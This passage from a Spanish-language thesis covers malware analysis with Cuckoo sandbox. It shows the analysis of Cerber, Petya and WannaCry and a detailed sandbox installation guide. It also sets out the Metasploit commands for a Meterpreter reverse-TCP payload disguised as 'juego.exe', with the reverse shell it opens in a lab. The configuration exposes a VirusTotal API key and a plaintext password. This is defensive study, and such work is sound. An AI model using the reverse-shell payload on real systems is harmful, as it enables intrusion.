En las gráficas 86 y 87, se muestra la información de la *sandbox* tras la ejecución del *malware* en la que, se detallan los módulos ejecutados y el archivo donde, se almacenan los datos con la información sobre las actividades relacionadas con el *malware*.

Gráfico 86. Ejecución de módulos de cuckoo *sandbox*

```

2022-11-02 14:20:20,924 [cuckoo.core.scheduler] DEBUG: Released database task #32
2022-11-02 14:20:20,967 [cuckoo.core.plugins] DEBUG: Executed processing module "AnalysisInfo" f
or task #32
2022-11-02 14:20:20,982 [cuckoo.core.plugins] DEBUG: Executed processing module "BehaviorAnalys
s" for task #32
2022-11-02 14:20:20,985 [cuckoo.core.plugins] DEBUG: Executed processing module "Dropped" for ta
sk #32
2022-11-02 14:20:20,986 [cuckoo.core.plugins] DEBUG: Executed processing module "DroppedBuffer"
for task #32
2022-11-02 14:20:20,988 [cuckoo.core.plugins] DEBUG: Executed processing module "MetaInfo" for t

```

Fuente: elaboración propia.

Gráfico 87. Recolección de datos

```

"metadata": {
  "output": {
    "pcap": {
      "basename": "dump.pcap",
      "sha256": "c3f5da8e3feda186ac234867ae58bad59cd4186ee58cafada1c68416de6fdd06",
      "dirname": ""
    }
  }
}
}(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/32/reports$

2022-11-02 14:20:29,887 [cuckoo.core.plugins] DEBUG: Executed reporting module "JsonDump"
2022-11-02 14:20:32,142 [cuckoo.core.plugins] DEBUG: Executed reporting module "MongoDB"
2022-11-02 14:20:32,143 [cuckoo.core.scheduler] INFO: Task #32: reports generation completed
2022-11-02 14:20:32,156 [cuckoo.core.scheduler] INFO: Task #32: analysis procedure completed

```

Fuente: elaboración propia.

Recolección de datos del *ransomware* Cerber

En la gráfica número 88, se muestra la ejecución del *malware* y la comunicación entre la *sandbox* de cuckoo y el agente de la máquina virtual con Windows.

Gráfico 88. Envío de datos a través de la *sandbox*

```

2022-11-02 14:34:46,148 [cuckoo.core.scheduler] INFO: Using "physical" as machine manager
2022-11-02 14:34:46,175 [cuckoo.machinery.physical] DEBUG: Getting status for machine: DESKTOP-0
EN3I50.
2022-11-02 14:34:46,196 [cuckoo.core.scheduler] INFO: Loaded 1 machine/s
2022-11-02 14:34:46,209 [cuckoo.core.scheduler] INFO: Waiting for analysis tasks.

(virtualenv_cuckoo) cristian@cristian: $ cuckoo submit Ransomware.Cerber/cerber.exe
Success: File "/home/cristian/Ransomware.Cerber/cerber.exe" added as task with ID #33
(virtualenv_cuckoo) cristian@cristian: $

```

Fuente: elaboración propia.

En la gráfica número 89, se muestran la ejecución de *cerber.exe* en las carpetas temporales, creación de archivos en la carpeta de documentos y, se observa el cambio de nombre de los archivos por lo siguiente “__r_e_a_d__t_h_i_s__hta”.

Gráfico 89. Recolección de datos del agente

```

C:\Python27\python.exe
__hta': [Errno 22] invalid mode ('rb') or filename: u'c:\suddpalg\lib\core\__r_e_a_d__t_h_i_s__u4sobk__hta'
2022-11-02 14:37:20,029 [analyzer] INFO: Error dumping file from path "c:\xrftm\lib\common\__r_e_a_d__t_h_i_s__gfb__hta": [Errno 21] invalid mode ('rb') or filename: u'c:\xrftm\lib\common\__r_e_a_d__t_h_i_s__gfb5j1q__hta'
2022-11-02 14:37:20,161 [analyzer] INFO: Error dumping file from path "c:\stthiv\modules\auxiliary\__r_e_a_d__t_h_i_s__bafdc5w__hta": [Errno 22] invalid mode ('rb') or filename: u'c:\stthiv\modules\auxiliary\__r_e_a_d__t_h_i_s__bafdc5w__hta'
2022-11-02 14:37:20,349 [analyzer] INFO: Error dumping file from path "c:\kcmgb\lib\api\__r_e_a_d__t_h_i_s__722b__hta": [Errno 22] invalid mode ('rb') or filename: u'c:\kcmgb\lib\api\__r_e_a_d__t_h_i_s__722b__hta'
2022-11-02 14:37:20,421 [analyzer] INFO: Error dumping file from path "c:\ttyncsahh\modules\packages\__r_e_a_d__t_h_i_s__55ho7x6__hta": [Errno 22] invalid mode ('rb') or filename: u'c:\ttyncsahh\modules\packages\__r_e_a_d__t_h_i_s__55ho7x6__hta'

```

Fuente: elaboración propia.

En las gráficas 90 y 91, se muestran las capturas de los acontecimientos de las actividades del *malware* y, también, se indica la dirección donde, se almacenan los datos del monitoreo.

Gráfico 90. Ejecución de módulos auxiliares de cuckoo sandbox

```
2022-11-02 14:37:24,827 [cuckoo.core.resultserver] DEBUG: Task #33 uploaded file length: 3226
2022-11-02 14:37:24,855 [cuckoo.core.resultserver] DEBUG: Task #33: File upload for 'files/88b34

(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/33/report:$ ll
total 53696
drwxrwxr-x  2 cristian cristian  4096 nov  2 14:41 ./
drwxrwxr-x 10 cristian cristian  4096 nov  2 14:40 ../
-rw-rw-r--  1 cristian cristian 54975327 nov  2 14:41 report.json
(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/33/report:$ cat report.json
```

Fuente: elaboración propia.

Gráfico 91. Recolección de datos

```
"basename": "ebf432c550a8c0ef9cf1bb37196c5cb56b8f9653",
"sha256": "50b0cfc2b060df2983cb570ad9a9cde08d804a94d13d0c1d8e57b5f727f18d3e"

"dirname": "buffer"
}
}
}
(virtualenv_cuckoo) cristian@cristian:~/cuckoo/storage/analyses/33/report:$

2022-11-02 14:41:14,655 [cuckoo.core.plugins] DEBUG: Executed reporting module "JsonDump"
2022-11-02 14:41:27,043 [cuckoo.core.plugins] DEBUG: Executed reporting module "MongoDB"
2022-11-02 14:41:27,044 [cuckoo.core.scheduler] INFO: Task #33: reports generation completed
```

Fuente: elaboración propia.

Recolección de datos de un *exploit* creado con msfconsole

En las gráficas 92 y 93, se muestra la creación y la ejecución del *malware* en la cual, se hace uso de la herramienta msfconsole.

Gráfico 92. Creación del *exploit*

```
= [ metasploit v6.2.9-dev ]
+ -- == [ 2230 exploits - 1177 auxiliary - 398 post ]
+ -- == [ 867 payloads - 45 encoders - 11 nops ]
+ -- == [ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use payload/windows/meterpreter/reverse_tcp
msf6 payload(windows/meterpreter/reverse_tcp) > set LHOST 19
LHOST => 192.168.56.20
msf6 payload(windows/meterpreter/reverse_tcp) > generate -e
[*] Writing 73802 bytes to juego.exe...
```

Fuente: elaboración propia.

Gráfico 93. Ejecución del *exploit*

Fuente: elaboración propia.

En las gráficas 94 y 95, se muestra la obtención de una *shell* reversa y la creación de un archivo para simular el hackeo hacia la máquina virtual con Windows.

Gráfico 94. Creación y modificación de un archivo

```
msf6 exploit(multi/reverse_tcp) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/reverse_tcp) > set LHOST 192.168.56.20
LHOST => 192.168.56.20
msf6 exploit(multi/reverse_tcp) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/reverse_tcp) > run

[*] Started reverse TCP handler on 192.168.56.20:4444
[*] Sending stage (175600 bytes) to 192.168.56.11
[*] Meterpreter session 1 opened (192.168.56.20:4444 -> 192.168.56.11:6377)

meterpreter > shell
Process 9100 created.
Channel 1 created.
Microsoft Windows [Versión 10.0.19044.1226]
(c) Microsoft Corporation. Todos los derechos reservados.


C:\Users\Cristian\Desktop>echo hackeado > hackeado.txt
echo hackeado > hackeado.txt

C:\Users\Cristian\Desktop>type hackeado
type hackeado
El sistema no puede encontrar el archivo especificado.

C:\Users\Cristian\Desktop>type hackeado.txt
type hackeado.txt
hackeado
```

Fuente: elaboración propia.

Gráfico 95. Comprobación de la modificación del archivo



Fuente: elaboración propia.

Por lo tanto, en las gráficas 96 y 97, se muestran el envío del *malware* creado y la ejecución dentro de la carpeta temporal y tras su ejecución, se levantan los módulos para la recolección de datos.

Gráfico 96. Envío del *malware* a través de la *sandbox*

```
(virtualenv_cuckoo) cristian@cristian: $ cuckoo submit ~/Downloads/nsfconsole/juego.exe
Success: File "/home/cristian/Downloads/nsfconsole/juego.exe" added as task with ID #34
(virtualenv_cuckoo) cristian@cristian: $
```

Fuente: elaboración propia.

Gráfico 97. Recolección de datos por parte del agente

```

C:\Python27\python.exe
[*] Starting agent on 0.0.0.0:8080 ...
192.168.56.10 - - [02/Nov/2022 18:19:42] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "code 501, message Unsupported method"
192.168.56.10 - - [02/Nov/2022 18:19:53] "GET / HTTP/1.1" 501 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
192.168.56.10 - - [02/Nov/2022 18:19:53] "POST /RPC2 HTTP/1.1" 200 -
2022-11-02 18:19:51,007 [analyzer] DEBUG: Starting analyzer from: C:\bjbouxx
2022-11-02 18:19:51,007 [analyzer] DEBUG: Pipe server name: \\?\PIPE\WVHh
2022-11-02 18:19:51,007 [analyzer] DEBUG: Log pipe server name: \\?\PIPE\WVHh
2022-11-02 18:19:51,007 [analyzer] DEBUG: No analysis package specified, try
2022-11-02 18:19:51,007 [analyzer] INFO: Automatically selected analysis pack
2022-11-02 18:19:51,257 [analyzer] DEBUG: Started auxiliary module ObgView
2022-11-02 18:19:51,617 [analyzer] DEBUG: Started auxiliary module Disguise
192.168.56.10 - - [02/Nov/2022 18:19:51] "POST /RPC2 HTTP/1.1" 200 -

```

Fuente: elaboración propia.

Finalmente, en las gráficas 98 y 99, se muestran los procesos que corren dentro de la *sandbox* y los datos que son guardados dentro del archivo.

Gráfico 98. Ejecución de los módulos de cuckoo

```

2022-11-02 18:19:54,268 [cuckoo.core.resultserver] DEBUG: Task #34 is sending a BSON stream
2022-11-02 18:19:54,813 [cuckoo.core.resultserver] DEBUG: Task #34 is sending a BSON stream
2022-11-02 18:19:55,242 [cuckoo.core.guest] DEBUG: physical1: analysis not completed yet (status
=2)
(virtualenv_cuckoo) cristian@cristian: ~/cuckoo/storage/analyses/34/reports$ ll
total 160
drwxrwxr-x  2 cristian cristian  4096 nov  2 18:22 ./
drwxrwxr-x 10 cristian cristian  4096 nov  2 18:22 ../
-rw-rw-r--  1 cristian cristian 151973 nov  2 18:22 report.json
(virtualenv_cuckoo) cristian@cristian: ~/cuckoo/storage/analyses/34/reports$ cat report.json

```

Fuente: elaboración propia.

Gráfico 99. Recolección de datos

```

2022-11-02 18:22:13,483 [cuckoo.core.plugins] DEBUG: Running 542 signatures
2022-11-02 18:22:13,697 [cuckoo.core.plugins] DEBUG: Analysis matched signature: allocates_rwx
2022-11-02 18:22:13,698 [cuckoo.core.plugins] DEBUG: Analysis matched signature: packer_entropy
2022-11-02 18:22:13,713 [cuckoo.core.plugins] DEBUG: Executed reporting module "JsonDump"
2022-11-02 18:22:15,465 [cuckoo.core.plugins] DEBUG: Executed reporting module "MongoDB"
2022-11-02 18:22:15,465 [cuckoo.core.scheduler] INFO: Task #34: reports generation completed
2022-11-02 18:22:15,475 [cuckoo.core.scheduler] INFO: Task #34: analysis procedure completed

```

Fuente: elaboración propia.

CAPÍTULO III. ANÁLISIS DE LOS RESULTADOS DE LA INVESTIGACIÓN

3.1. Guía de implementación de cuckoo *sandbox*

A continuación, se muestra la guía de implementación de cuckoo *sandbox* en un ambiente controlado, para ello, se necesita tener instalado un hipervisor y, también, se necesita tener virtualizado el sistema operativo de Windows 10 y Linux Ubuntu, debido a que, bajo estos dos sistemas operativos, se logran realizar diferentes pruebas de ejecución.

Como primera parte, se tiene los requerimientos para el uso de Windows 10 como máquina virtual invitada, la cual, se necesita de la instalación de herramientas, programas y configuraciones extra de Windows para el correcto funcionamiento. En la segunda parte, se tiene los requerimientos necesarios para el correcto funcionamiento de cuckoo *sandbox*, entre los cuales, se necesita de la instalación de librerías, herramientas, creación de entornos y modificación de archivos con los cuales trabaja la *sandbox*.

Fase 1: requerimientos para la máquina virtual invitada con Windows 10

Paso 1: instalar python2.7

Se requiere de python2.7 para la ejecución de librerías y del agente de cuckoo *sandbox*, para lo cual, se indica el link de la descarga.

<https://www.python.org/downloads/release/python-2710/>

Paso 2: instalar Python Pillow

Como siguiente punto es la descarga de la librería de Python pillow para el procesamiento de las imágenes, para ello, se muestra el link de la descarga.

<https://pypi.python.org/packages/2.7/P/Pillow/Pillow-2.9.0.win32-py2.7.exe>

Paso 3: descargar del archivo de comunicación

Se necesita del agente de comunicación entre la máquina virtual con Linux y Windows, por tal motivo, se indica el link de descarga del agente de cuckoo *sandbox* que trabajen como si fueran máquinas físicas.

<https://github.com/cuckoosandbox/cuckoo/blob/2.0-rc2/agent/agent.py>

Paso 4: colocar el agente de cuckoo en la siguiente dirección

Presionar las teclas Windows + R aparece una ventana de ejecutar en la cual, se coloca *shell:startup* para, que se despliegue una nueva ventana como, se muestra en la gráfica número 100, en la cual, se tiene que colocar el agente de cuckoo *sandbox*, que se descargó en el paso 3.

Gráfico 100. Dirección de la carpeta *startup*



Fuente: elaboración propia.

Paso 5: obtener el nombre de la máquina virtual de Windows

Para obtener el nombre de la máquina, se tiene que dar clic en propiedades del equipo, en la cual, se aprecia el apartado de Nombre del dispositivo DESKTOP-0EN3I5O.

Paso 6: colocar la dirección IP

En este paso, se coloca una dirección IP de la red 192.168.56.0/24 y en este caso, para la máquina virtual con Windows 10 es 192.168.56.11/24.

Paso 7: recomendaciones para la máquina virtual con Windows 10

Como último paso, se recomienda realizar la siguiente configuración dentro de Windows 10 para el correcto funcionamiento de *cuckoo sandbox*.

- Deshabilitar *firewall*.
- Deshabilitar el control de cuentas de usuario (UAC).
- Desactivar las actualizaciones de Windows.
- Crear puntos de recuperación, que se le conoce como *Snapshot*.

Fase 2: instalación de *cuckoo sandbox*

Paso 1: preparación de la máquina virtual con Linux

Dentro del primer paso, se utilizan los siguientes comandos para actualizar la lista de paquetes disponibles, instalar herramientas para la red y actualizar los paquetes.

- `sudo apt update`
- `sudo apt install net-tools`
- `sudo apt upgrade`

Paso 2: colocar dirección IP

En este paso, se coloca una dirección IP de la red 192.168.56.0/24 y en este caso, para la máquina virtual con Linux es 192.168.56.10/24.

Paso 3: instalación de paquetes y librerías

A continuación, se muestran los comandos para la instalación de herramientas y librerías necesarias para el funcionamiento de *cuckoo sandbox*.

- `sudo apt-get install python2.7 python2.7-dev libffi-dev libssl-dev`
- `sudo apt-get install python3`

- `sudo apt-get install python3-virtualenv python-setuptools`
- `sudo apt-get install libjpeg-dev zlib1g zlib1g-dev libcap-ng-dev swig`
- `sudo apt-get install libpcre3 libpcre3-dbg libpcre3-dev build-essential`
- `sudo apt-get install libpcap-dev libnet1-dev libyaml-0-2 libyaml-dev pkg-config make`
- `sudo apt-get install libmagic-dev libjansson-dev libnss3-dev libgeoip-dev libcap-ng0`
- `sudo apt-get install liblua5.1-dev libhiredis-dev libevent-dev python3-yaml rustc cargo`
- `sudo apt install python2-setuptools-whl`
- `sudo apt install python2-pip-whl`
- `sudo apt install samba-common-bin`
- `sudo apt-get install apparmor-utils`
- `sudo apt install curl`
- `sudo apt-get install mitmproxy`

Paso 4: pip para python2.7

En este paso, se muestra la instalación de PIP para python2.7 y a través del comando curl, se realiza la descarga.

- `curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py`
- `sudo python2.7 get-pip.py`

Paso 5: agregar usuario al grupo de captura de paquetes

En los siguientes comandos, se realiza la creación del grupo pcap y la asignación al usuario del sistema y, también, se utiliza el comando aa-disable para deshabilitar un perfil.

- `sudo groupadd pcap`
- `sudo usermod -a -G pcap nombre_del_usuario_del_sistema`

- `sudo chgrp pcap /usr/bin/tcpdump`
- `sudo setcap cap_net_raw,cap_net_admin=eip /usr/bin/tcpdump`
- `sudo aa-disable /usr/bin/tcpdump`

Paso 6: pasos para instalar mongo

En los siguientes comandos, se realiza la instalación de la librería libssl previo a la instalación de MongoDB.

- `wget`
`http://archive.ubuntu.com/ubuntu/pool/main/o/openssl/libssl1.1_1.1.0g-2ubuntu4_amd64.deb`
- `sudo dpkg -i libssl1.1_1.1.0g-2ubuntu4_amd64.deb`

Una vez instalada la librería, se procede con la instalación de MongoDB.

- `curl -fsSL https://www.mongodb.org/static/pgp/server-4.4.asc | sudo apt-key add -`
- `apt-key list`
- `echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/ubuntu focal/mongodb-org/4.4 multiverse" | sudo tee /etc/apt/sources.list.d/mongodb-org-4.4.list`
- `sudo apt update`
- `sudo apt install mongodb-org`
- `sudo systemctl start mongod.service`
- `sudo systemctl enable mongod.service`
- `sudo systemctl status mongod.service`

Paso 7: creación del entorno Virtual

Cuckoo *sandbox* funciona con python2.7 para ello, se procede a crear un entorno virtual que trabaje con la versión mencionada.

- `virtualenv virtualenv_cuckoo -p python2`
- `. virtualenv_cuckoo/bin/actívale`

Paso 8: dentro del entorno virtual instalar cuckoo *sandbox*

Una vez instalado los paquetes, librerías y herramientas indicadas en los pasos anteriores, se procede con la instalación de `setuptools` y la *sandbox* de cuckoo.

- `pip install -U pip setuptools`
- `pip install -U cuckoo`
- `cuckoo -d`

Paso 9: dentro del entorno virtual instalar m2crypto

En este paso, se coloca el repositorio que contiene m2crypto en `sources.list`.

- `sudo nano /etc/apt/sources.list`

Colocar la siguiente línea al final del archivo.

- `deb http://security.ubuntu.com/ubuntu bionic-security main`

Guardar los cambios en el archivo y continuar con la instalación de la herramienta m2crypto.

- `sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys
3B4FE6ACC0B21F32`
- `sudo apt update && apt-cache policy libssl1.0-dev`
- `sudo apt-get install libssl1.0-dev`
- `sudo pip2 install m2crypto==0.24.0`

Paso 10: instalación de yara dentro del entorno virtual

Realizar la descargar del paquete “*Source code*(tar.gz)” de la siguiente dirección

- <https://github.com/VirusTotal/yara/releases/tag/v4.2.3>

Después de la descarga, se procede a ejecutar el entorno virtual.

- `. virtualenv_cuckoo/bin/actívale`

Descomprimir el archivo descargado y mover el archivo hacia la dirección *site-packages* que maneja python2.7 y proceder con la instalación de yara.

- `tar -xzf v4.2.3.tar.gz`
- `mv yara-4.2.3/ /home/cristian/virtualenv_cuckoo/lib/python2.7/site-packages/`
- `cd yara-4.2.3/`
- `./bootstrap.sh`
- `./configure --enable-macho --enable-magic --enable-dex`
- `make -j 4`
- `sudo make install`
- `sudo ldconfig`
- `yara --help`

Paso 11: certificado de *mitmdump*

En este paso, se obtienen los certificados de *mitmdump* tras la primera ejecución de la herramienta en el sistema y una vez obtenido el certificado, se lo mueve hacia las carpetas de cuckoo *sandbox* y, finalmente, renombrar el archivo a cert.p12.

- `mitmdump`
- `mv ~/.mitmproxy/mitmproxy-ca-cert.p12 ~/.cuckoo/analyzer/windows/bin/`

- `cd ~/.cuckoo/analyzer/windows/bin/`
- `mv mitmproxy-ca-cert.p12 cert.p12`

Paso 12: configuración de los archivos de cuckoo

En este paso, se realiza las modificaciones en los archivos *auxiliary.conf*, *cuckoo.conf*, *physical.conf*, *processing.conf* y *reporting.conf* y como primer archivo a modificar es el archivo *auxiliary.conf* en el cual, se configuran las herramientas de monitoreo.

- `[sniffer]`
- `tcpdump = /usr/bin/tcpdump`
- `[mitm]`
- `enabled = yes`
- `mitmdump = /usr/bin/mitmdump`
- `[replay]`
- `mitmdump = /usr/bin/mitmdump`
- `[services]`
- `enabled = yes`

En el archivo *cuckoo.conf*, se configura la dirección IP de la máquina virtual invitada y las configuraciones básicas de cuckoo *sandbox*.

- `[cuckoo]`
- `version_check = no`
- `ignore_vulnerabilities = yes`
- `machinery = physical`
- `[resultserver]`
- `ip = 192.168.56.10`

En el archivo *physical.conf*, se configuran los datos de la máquina virtual con Windows 10.

- [physical]
- user = cristian
- password = cristian
- interface = ens37
- [physical1]
- label = DESKTOP-0EN3I5O
- ip = 192.168.56.11

En el archivo *processing.conf*, se configura la herramienta de Virus Total.

- [virustotal]
- enabled = yes
- timeout = 60
- scan = yes
- key =
af2535e4003245341046ec7822ebed2c7e4c144ffa02e2fb48cff5fcd48e0a1c

En el archivo *reporting.conf*, se configura la base de datos de MongoDB y que muestre los resultados de Virus Total y las firmas que reconocen el *malware*.

- [mongodb]
- enabled = yes
- [mattermost]
- show_virustotal = yes
- show_signatures = yes
- show_urls = yes

Paso 13: agregar firmas de reconocimiento de *malware*

En este paso, se habilita el entorno virtual creado para ejecutar el comando que trae los datos de la comunidad de cuckoo *sandbox*.

- . virtualenv_cuckoo/bin/actívale
- cuckoo community

Paso 14: ejecutar cuckoo *sandbox*

El último paso, es la ejecución del entorno virtual y el levantamiento de cuckoo *sandbox* para realizar el análisis del *malware*.

- . virtualenv_cuckoo/bin/actívale
- cuckoo -d

3.2. Resultados del análisis del malware

En el siguiente apartado, se procede a mostrar los resultados del análisis de los *ransomware* y del *exploit* ejecutados en la máquina virtual con Windows 10, para ello, se detalla los hallazgos encontrados dentro de la *sandbox*.

Resultado del *ransomware* Petya

En las gráficas 101 y 102, se muestra el *ransomware* en ejecución en el cual, dicho *malware* menciona que no apague el computador para evitar abortar los procesos y evitar destruir la información. Como consecuencia de la finalización de la ejecución del *ransomware* Petya muestra una pantalla de color rojo con una calavera dibujada con caracteres especiales que dice presiona una tecla para moverse a otra pantalla en la que, se tiene que ingresar la clave y descryptar la información.

Gráfico 104. Fechas de ejecución del archivo

Information on Execution					
Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Oct. 31, 2022, 1:31 p.m.	Oct. 31, 2022, 1:34 p.m.	184 seconds	none	Show Analyzer Log Show Cuckoo Log

Fuente: elaboración propia.

Gráfico 105. Firmas que lo reconocen como *malware*

Signatures	
1	This executable has a PDB path (1 event)
1	Allocates read-write-execute memory (usually to unpack itself) (2 events)
1	The binary likely contains encrypted or compressed data indicative of a packer (2 events)
1	Checks for the Locally Unique Identifier on the system for a suspicious privilege (1 event)
50	Likely installs a bootkit via raw harddisk modifications (50 out of 76 events)
50	File has been identified by 66 AntiVirus engines on VirusTotal as malicious (50 out of 66 events)

Fuente: elaboración propia.

En la gráfica número 106, se observa que *NtProtectVirtualMemory* detecta el cambio de los permisos de los procesos de memoria.

Gráfico 106. Asignación de lectura, escritura y ejecución de memoria.

Allocates read-write-execute memory (usually to unpack itself) (2 events)				
Time & API	Arguments	Status	Return	Repeated
NtProtectVirtualMemory Oct. 31, 2022, 1:31 p.m.	process_id: 8888 stack_ptr: 8 stack_size: 4 heap_ptr: 8 length: 512MB protection: 04 (PAGE_EXECUTE_READWRITE) base_address: 888854880 process_handle: 8x11111111	1	8	8
NtAllocateVirtualMemory Oct. 31, 2022, 1:31 p.m.	process_id: 8888 region_size: 73718 stack_ptr: 8 stack_size: 8 heap_ptr: 8 protection: 04 (PAGE_EXECUTE_READWRITE) base_address: 888870880 allocation_type: 12084 (MEM_COMMIT MEM_RESERVE) process_handle: 8x11111111	1	8	8

Fuente: elaboración propia.

En la gráfica número 107, se muestra la escritura de archivos para instalar un *bootkit* a través de modificaciones del disco duro sin formato en la que, se observa la escritura del número seis en repetidas ocasiones.

Gráfico 109. Modificación de archivos

Sections			
Name	Virtual Address	Virtual Size	Size of Raw Data
.text	0x0001000	0x0002635	0x0002700
.rdata	0x0002800	0x000e02	0x000e200
.data	0x0003000	0x0004940	0x0001e00
.rsrc	0x000a000	0x0001102	0x0001200
.reloc	0x000c000	0x0002300	0x0002400

Fuente: elaboración propia.

Gráfico 110. Recursos gráficos

Resources					
Name	Offset	Size	Language	Sub-language	File type
RT_ICON	0x0003a0e8	0x00000a8	LANG_ENGLISH	SUBLANG_ENGLISH_US	Device independent bitmap graphic, 32 x 64 x 8, image size 1152
RT_GROUP_ICON	0x0003a990	0x0000014	LANG_ENGLISH	SUBLANG_ENGLISH_US	data
RT_MANIFEST	0x0003a9e4	0x0000075e	LANG_ENGLISH	SUBLANG_ENGLISH_US	XML 1.0 document, ASCII text, with CRLF line terminators

Fuente: elaboración propia.

Gráfico 111. Librerías importantes

Library SHELL32.dll:	
• 0x428318	SHGetFolderPathW
Library RPCRT4.dll:	
• 0x428308	UuidCreate
Library SHLWAPI.dll:	
• 0x428318	PathRemoveExtensionW
• 0x42831c	PathRemoveFileSpecW
• 0x428320	PathStripPathW
• 0x428324	PathCanonicalizeW
• 0x428328	PathIsRelativeW
• 0x42832c	SHQueryValueExW
• 0x428330	PathAppendW

Fuente: elaboración propia.

En la gráfica número 112, se muestran los datos de la cadena recuperada de las actividades realizadas tras la ejecución del *malware* en la cual, se observa como el archivo no confiable ejecuta una secuencia de instrucciones para realizar un colapso sobre la serie del código y dar un salto en la pila de memoria.

Gráfico 112. Cadena de datos

```

!*$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
!tlcaptureStackTrace
msp/set<=> too long
CrashAnalysisResult
oop_crashes_requested
oop_crashes_deferred
oop_crashes_crash_filename_empty
oop_crashes_convertcustomclientinfotomsp_failed
oop_crashes_createcustominfofile_failed
oop_crashes_startsenderwithcommandline_failed
crash_start_server_total
crash_start_server_succeeded
The stack pointer for a thread points outside the TIB stack segment.
TIB Address: %x
Actual stack pointer: %x
TIB stack base: %x
TIB stack limit: %x
The process has a PE mapped which is not in the modules list.
Segment: %x
The process has an executable mapping which contains a overlapping instruction shellcode spray pattern.
Segment: %x
An access violation occurred dereferencing an address commonly used to defeat ASLR.
Crashing address: %x
The process crashed near a code sequence containing a Jump->Call->Pop sequence commonly used by shellcode to find
address of the instruction pointer.

```

Fuente: elaboración propia.

En la gráfica número 113, se muestra que el antivirus de Kaspersky ya reconoce esta muestra de *malware* como maliciosa e incluso ya indica el nombre del *malware*.

Gráfico 113. Antivirus de Virus Total

Antivirus	Signature
Kaspersky	Trojan-Ransom.Win32.Petr.a
Bkav	W32.TiposcoAU.Trojan
Lionic	Trojan.Win32.Petya.4!c
Elastic	malicious (high confidence)
MicroWorld-eScan	Trojan.GenericKD.62687838


Fuente: elaboración propia.

En la gráfica número 114, se muestra el comportamiento del *malware* para utilizar *system32* que es una carpeta que contiene diversas configuraciones del sistema.

Gráfico 114. Comportamiento del ransomware Petya

Time & API	Argumento	Status	Return	Repeted
Oct 31, 2022, 7:01 p.m.	GetProcAddress	1	20	0
Oct 31, 2022, 7:01 p.m.	GetProcAddress	1	20	0

Fuente: elaboración propia.

Gráfico 117. Calificación del *malware*

Fuente: elaboración propia.

Gráfico 118. Información del tiempo de ejecución

Information on Execution

Analysis					
Category	Started	Completed	Duration	Rating	Logs
FILE	Nov. 2, 2022, 1:38 p.m.	Nov. 2, 2022, 1:41 p.m.	160 seconds	none	Show Analysis Log Show Details Log

Fuente: elaboración propia.

Gráfico 119. Firmas que reconocen al archivo como malicioso

Creates or sets a registry key to a long series of bytes, possibly to store a binary or malware config (50 out of 681 events)
Appends a known WannaCry ransomware file extension to files that have been encrypted (50 out of 3053 events)
Deletes a large number of files from the system indicative of ransomware, wiper malware or system destruction (50 out of 5308 events)
Writes a potential ransom message to disk (1 event)
Resumed a suspended thread in a remote process potentially indicative of process injection (16 events)
Drops 1310 unknown file mime types indicative of ransomware writing encrypted files back to disk (50 out of 1304 events)


Fuente: elaboración propia.

En las gráficas 120 y 121, se indican los archivos encriptados y eliminados por el *ransomware* WannaCry, en la cual, se observa el uso de las carpetas documentos, datos locales y de la carpeta temporal.

Gráfico 120. Archivos encriptados


Appends a known WannaCry ransomware file extension to files that have been encrypted (50 out of 3053 events)	
file	C:\Users\cristian\AppData\Local\Packages\Microsoft.Windows.Search_cw5n1h2zyewy\AC\AppCache\DMILNXGZ125\XGTOWbts088bq4cKSIIOP8Bno4.br[1].js.WINCRY
file	C:\Users\cristian\Documents\leIDASOaoIK.pptx.WINCRY
file	C:\Users\cristian\Documents\TRChdjoshWDCAMSng.pptx.WINCRY

Fuente: elaboración propia.

Gráfico 121. Archivos eliminados al momento de ejecutar el *ransomware*

